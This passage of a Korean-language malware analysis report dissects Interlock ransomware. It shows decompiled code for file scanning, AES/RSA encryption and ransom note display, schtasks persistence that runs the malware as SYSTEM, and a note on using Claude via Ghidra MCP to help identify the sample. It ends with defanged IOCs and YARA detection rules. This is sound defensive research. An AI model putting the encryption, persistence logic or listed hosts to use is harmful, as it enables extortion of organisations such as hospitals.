          uVar12 = check_excluded_directory();
          if ((char)uVar12 == '\0') goto code_r0x00001ee4;
        }
      }
      else if (0 < local_270) {
        uVar6 = check_file_extension((longlong)(puVar10 + 1),puVar13,param_3);
        if ((char)uVar6 == '\0') {
          skip_excluded_file();
        }
      }
      acStack_24a[(longlong)iVar4 + 2] = '\0';
      puVar10 = find_next_file(puVar9);
      if (puVar10 == (undefined8 *)0x0) break;
    } while( true );
  }
```

<그림 14> 암호화 대상 파일 스캔 및 선별

open_directory()를 통해 디렉토리를 열고 파일들을 가져온다. 여기서 제외해야하는 디렉토리는 check_excluded_directory를 통해 확인한다. 그 후, 제외 대상이 아닌 디렉토리에서는 check_file_extension() 함수를 통해 파일 확장자를 확인하고 암호화 대상으로 선별한다.

파일 암호화

Interlock 랜섬웨어는 AES와 RSA를 결합한 강력한 알고리즘을 통해 파일을 암호화한다. 암호화를 진행하기 위해 우선 난수를 생성하고 암호화 키를 생성한다.

```
init_random_number_generator();
derive_encryption_key(DAT_0004lea0);
(*_DAT_0004e568)(local_48);
_DAT_000494c0 = (local_28 - 1) + (uint)(local_28 < 2);
init_aes_cipher_context((undefined4 *)0x494b0);
setup_aes_key_schedule((longlong *)0x494b8,(uint *)0x494b0);
init_aes_cipher_context((undefined4 *)0x494a4);
setup_aes_key_schedule((longlong *)0x494a8,(uint *)0x494a4);
_DAT_000494d0 = (undefined8 *)FUN_00036248();
puVar1 = _DAT_000494d0 + 0x80;
puVar4 = _DAT_000494d0;
```

<그림 15> 난수 및 암호화 키 생성 코드 일부

그 후 생성한 키를 바탕으로 파일 암호화를 진행한다. 파일 암호화시 미리 정의된 '.!NT3RLOCK' 등의 확장자로 파일명을 변경하며, 변경에 실패 시 초기 루틴에서 확인한 인자 값 중 –r 인자 값이 존재하지 않으면 파일 암호화를 수행하지 않는다.

```
strcat(Dest, ".!NT3RLOCK");
if ( !j_rename(Source, Dest)
  || (result = fn_check_coercive_flag(), result) && (fn_kill_process(Source), (result = j_rename(Source, Dest)) == 0) )
{
  if ( fn_encrypt_RSA(AES_key_iv, 48, Buffer, &ElementCount) == -1 || ElementCount != 512 )
  {
    j_fclose(v3);
    return j_rename(Dest, Source);
  }
  v10 = 512;
  ElementCount = 514;
  mw_seek_stream(v3, 0, 2);
  j_fwrite(Buffer, 1u, ElementCount, v3);
  mw_seek_stream(v3, 0, 0);
  (fn_encrypt_file)(v3);
  return j_fclose(v3);
}
return result;
```

<그림 16> 암호화 로직 일부

시스템 지속성 확보

처음 한번만 랜섬웨어가 실행되는 것이 아니라 추후 부팅시에도 지속적으로 실행될 수 있도록 Windows 작업 스케줄러에 프로그램을 등록한다. Interlock 랜섬웨어는 schtasks 명령어를 통해 작업 스케줄러를 로드하고 일정 시간에 맞춰 "TaskSystem" 작업을 실행한다. 이 작업이 실행되면 관리자 권한으로 랜섬웨어를 실행하고 모든 드라이브의 새로운 파일들에 대해 재암호화를 진행한다.

```
uVar7 = FUN_00036308();
format_schtasks_command
          ((longlong)local_828,s_schtasks_/create_/sc_DAILY_/tn_"_00039090,uVar7,&local_c28);
FUN_000362e0();
iVar3 = FUN_000362e0();
iVar4 = FUN_000362e0();
iVar5 = FUN_000362e0();
return iVar5 + iVar3 + iVar4;
```

<그림 17> schtasks 명령어 생성

생성되는 명령어는 아래와 같다.

/create : 새 작업 생성, /sc DAILY : 일일 반복, /tn "Tasksystem" : Windows 작업 목록에 표시될 이름

/tr "cmd /C ..." : 실행할 명령어, /st 20:00 : 매일 오후 8시 실행, /ru system : 시스템 계정으로 실행 (최고 권한)

```
                    s_schtasks_/create_/sc_DAILY_/tn_"_00039090     XREF[2]:    format_schtasks_command:00002744...
                                                                                register_system_persistence:0000...
00039090 73 63 68       ds          "schtasks /create /sc DAILY /tn \"TaskSystem\"...
         74 61 73
         6b 73 20 ...

                    s_--system_000390f0                             XREF[2]:    register_system_persistence:0000...
                                                                                register_system_persistence:0000...
000390f0 2d 2d 73       ds          "--system"
         79 73 74
         65 6d 00

                    s_schtasks_/delete_/tn_TaskSystem_/_00039100    XREF[3]:    register_system_persistence:0000...
                                                                                register_system_persistence:0000...
                                                                                register_system_persistence:0000...
00039100 73 63 68       ds          "schtasks /delete /tn TaskSystem /f > nul"
         74 61 73
         6b 73 20 ...

                    s_schtasks_/run_/tn_TaskSystem_>_n_00039130     XREF[1]:    register_system_persistence:0000...
00039130 73 63 68       ds          "schtasks /run /tn TaskSystem > nul"
         74 61 73
         6b 73 20 ...
00039153 00             ??          00h
```

<그림 18> 생성된 schtasks 명령어

랜섬노트 생성

파일 암호화를 진행하고 지속성까지 확보한 후, Interlock 랜섬웨어는 랜섬노트를 생성한다. 먼저 고유 ID를 생성하고 타임스탬프를 생성한다. 그 후 임시 파일명을 생성하고 공격자에게 연락할 수 있는 정보를 생성한다. Interlock 랜섬웨어는 Interlock 블로그에 고유 ID를 입력하여 연락을 취하는 방식을 사용한다. 마지막으로는 표시할 메시지를 생성한다. Interlock 랜섬노트는 <그림 6>에서 확인할 수 있다.


```
bool display_ransom_note(void)

{
  bool bVar1;
  int iVar2;
  uint uVar3;
  uint uVar4;
  ulonglong uVar5;
  longlong lVar6;
  undefined1 local_818 [512];
  undefined1 local_618 [512];
  undefined1 local_418 [1024];

  iVar2 = (*_DAT_0004e540)(0,local_818,0x200);
  if (iVar2 != 0) {
    uVar3 = generate_random_uuid();
    uVar4 = generate_random_uuid();
    uVar5 = FUN_00036238();
    format_ransom_note_message
              ((longlong)local_618,s_%s/tmp%d.wasd_00039064,uVar5,(ulonglong)(uVar3 ^ uVar4));
    lVar6 = FUN_00036200();
    if (lVar6 != 0) {
      FUN_00036230();
      FUN_000361e8();
      format_ransom_note_message
                ((longlong)local_418,s_rundll32.exe_%s,run_%s_00039075,(ulonglong)local_618,
                 local_818);
      bVar1 = execute_ransom_note_display(local_418);
      return bVar1;
    }
  }
  return false;
}
```

<그림 19> 랜섬노트 생성

정리 및 결론

Interlock 랜섬웨어에 대해 분석한 결과를 정리해달라고 Claude에게 요청했다. 실제 Ghidra를 통해 Interlock 랜섬웨어를 분석 결과와 상당히 유사한 결과를 도출해냈다.

<그림 20> Ghidra MCP를 통한 분석 개요



<그림 21> Ghidra MCP를 통한 분석 결론

Interlock 랜섬웨어는 Rhysida 랜섬웨어의 변형임이 밝혀진 바 있다. 두 랜섬웨어의 특징이 유사하기 때문에 Claude가 처음엔 분석한 파일을 Rhysida 랜섬웨어라고 유추했지만 단 한번의 재시도 후, Interlock 랜섬웨어일 가능성을 찾아냈다. 이는 Ghidra MCP를 통한 악성코드 분석이 꽤 높은 정확도를 보유하고 있음을 시사한다. 아직은 완벽한 분석이라고 볼 수 없지만, 이를 활용하여 추후에 Ghidra 이외의 다른 MCP를 추가하고 LLM을 학습시킨다면 분석가에게 더욱 큰 도움이 될 것이라고 예상한다.

<그림 22> Ghidra MCP의 랜섬웨어 유추

5) 결론

Interlock 랜섬웨어 그룹은 2024년 9월에 처음 관찰된 이래로 빠르게 고위험 위협으로 부상하였다. 2025년 6월 FBI와 CISA의 공식 경고가 발표될 만큼 심각한 사이버 위협으로 인식되고 있다. 이들은 일반적인 RaaS 모델을 따르지 않고 폐쇄적으로 운영되고있다. Interlock 랜섬웨어는 기술적으로 정교하다. 침해된 합법적 웹사이트를 통한 페이로드 다운로드와 ClickFix 사회공학적 기법으로 초기 침투를 수행하며, 가짜 브라우저 또는 보안 소프트웨어 업데이트로 위장한 RAT를 배포한다. 이후 PowerShell 백도어로 지속성을 확보하고, Lumma Stealer 등의 자격 증명 탈취 도구를 통해 측면 이동을 한다. 클라우드 기반으로 효율적으로 데이터 유출을 해내며, AES와 RSA를 조합한 강력한 암호화를 통해 사실상 복호화를 불가능하게 한다.

의료 부문에 대한 위협은 특히 심각한데, 다수의 주요 보안 보고서에서 의료 기관이 Interlock의 최우선 표적이라는 점을 지적하고 있다. 대표적인 사례로 DaVita의 데이터 1.5TB가 유출되었고, Texas Tech University Health Sciences Center, Kettering Health 등 다수의 의료 기관이 피해를 입었다. 의료 기관이 표적이 되는 이유는 자명한데, 의료 기록이 포함하는 청구 정보와 개인 식별 정보의 가치가 높기 때문이다. 또한 의료 서비스 중단은 단순한 데이터 손실을 넘어 환자의 생명을 위협할 수 있으며 직접적인 몸값 요구 외에도 법적 비용, 평판 손상 등 장기적인 영향을 초래한다.

CISA와 FBI는 가능한 모든 계정에 다단계 인증 적용, 정기적인 오프라인 백업 수행, 네트워크 세분화, PowerShell 실행 모니터링 등을 권고하고 있다. 또한 사용자 교육도 중요한 방어요소이다. 가짜 소프트웨어 업데이터, CAPTCHA, 보안 경고 등 Interlock이 사용하는 다양한 사회공학 기법에 대한 인식을 높이고, 의심스러운 정황이 있다면 즉시 보고하는 문화를 조성하는 것이 필수이다.

6) IOCs

SHA256

a26f0a2da63a838161a7d335aaa5e4b314a232acc15dcabdb6f6dbec63cda642
c9920e995fbc98cd3883ef4c4520300d5e82bab5d2a5c781e9e9fe694a43e82f
e86bb8361c436be94b0901e5b39db9b6666134f23cce1e5581421c2981405cb1

URL

hxxp[:]//23[.]95[.]182[.]59/31279geuwtoisgdehbiuowaehsgdb/cht
hxxp[:]//23[.]95[.]182[.]59/31279geuwtoisgdehbiuowaehsgdb/klg
hxxps[:]//apple-online[.]shop/ChromeSetup[.]exe
hxxps[:]//rvthereyet[.]com/wp-admin/images/rsggj[.]php

IP

23[.]95[.]182[.]59
195[.]201[.]21[.]34
159[.]223[.]46[.]184

7) YARA

```
rule Interlock_Ransom_Note_and_File_Extension
{
    meta:
        description = "Detects Interlock ransomware based on ransom notes and file extensions"
        author = "Piolink"
        date = "2025-10-23"

    strings:
        $ransom_note1 = "!__README__!.txt" ascii wide
        $ransom_note2 = "FIRST_READ_ME.txt" ascii wide
        $ransom_note3 = "!README!.txt" ascii wide

        $extension1 = ".interlock" ascii wide
        $extension2 = ".!NT3RLOCK" ascii wide
        $extension3 = ".1nt3rlock" ascii wide

        $content1 = "Final Warning: Your Data is at Risk" ascii wide
        $content2 = "act decisively to avoid catastrophic outcomes" ascii wide
        $content3 = "Worldwide Secrets Blog" ascii wide
        $content4 = "interlock@2mail.co" ascii wide nocase
        $content5 = "To the Leadership of Your Organization" ascii wide
        $content6 = "We have encrypted your systems and extracted sensitive information" ascii wide

    condition:
        uint16(0) == 0x5A4D and
        (
            (1 of ($ransom_note*) and 1 of ($extension*)) or
            (1 of ($ransom_note*) and 2 of ($content*)) or
            (1 of ($extension*) and 3 of ($content*))
        ) and
        filesize < 5MB
}
```

Interlock 랜섬웨어 그룹

기업 타겟의 기회주의적 랜섬웨어 그룹

```
rule Interlock_RAT
{
    meta:
        description = "Detects Interlock RAT"
        author = "Piolink"
        date = "2025-10-23"

    strings:
        $fake1 = "ChromeSetup.exe" ascii wide nocase
        $fake2 = "upd_" ascii wide
        $fake3 = "Update.exe" ascii wide nocase

        $persist1 = "$env:APPDATA" ascii wide
        $persist2 = "Start Menu₩₩Programs₩₩Startup" ascii wide
        $persist3 = "CreateShortcut" ascii wide

        $c2_1 = "Invoke-WebRequest" ascii wide
        $c2_2 = "FromBase64String" ascii wide
        $c2_3 = "Net.WebClient" ascii wide

    condition:
        uint16(0) == 0x5A4D and
        (
            (1 of ($fake*) and 2 of ($persist*)) or
            (1 of ($fake*) and 2 of ($c2_*)) or
            (2 of ($persist*) and 1 of ($c2_*))
        ) and
        filesize < 10MB
}
```